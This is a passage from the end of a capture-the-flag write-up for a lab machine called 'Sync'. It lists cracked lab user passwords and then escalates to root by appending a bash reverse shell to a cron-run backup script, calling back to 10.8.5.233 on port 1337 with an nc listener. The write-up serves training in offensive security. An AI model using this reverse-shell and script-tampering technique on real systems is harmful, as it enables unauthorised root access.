
Notice that we got the passwords for all users username: sa password: sakura username: jennifer password: gerald
Now let’s switch to the sa user
1
su sa

Now let’s go and see if there is any hidden script running in the background
1
./pspy64

Notice that there is a script running as root
let’s go and see our permission on this file
1
ls -las /usr/local/bin/backup.sh

Since we are the user sa we can edit the script and add a reverse shell
1
echo "bash -c 'bash -i >& /dev/tcp/10.8.5.233/1337 0>&1'" >> /usr/local/bin/backup.sh

as we see the reverse shell was added so let’s open a listener on our machine
1
nc -lvnp 1337

now let’s wait for the reverse shell

and we got root so let’s go and see the root flag
1
cd /root;ls -las

Amazing we got root flag 🥳

That’s it for the Sync machine! This challenge was a great test of enumeration and exploitation skills. Hope you found the write-up useful.
Remo
| CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT |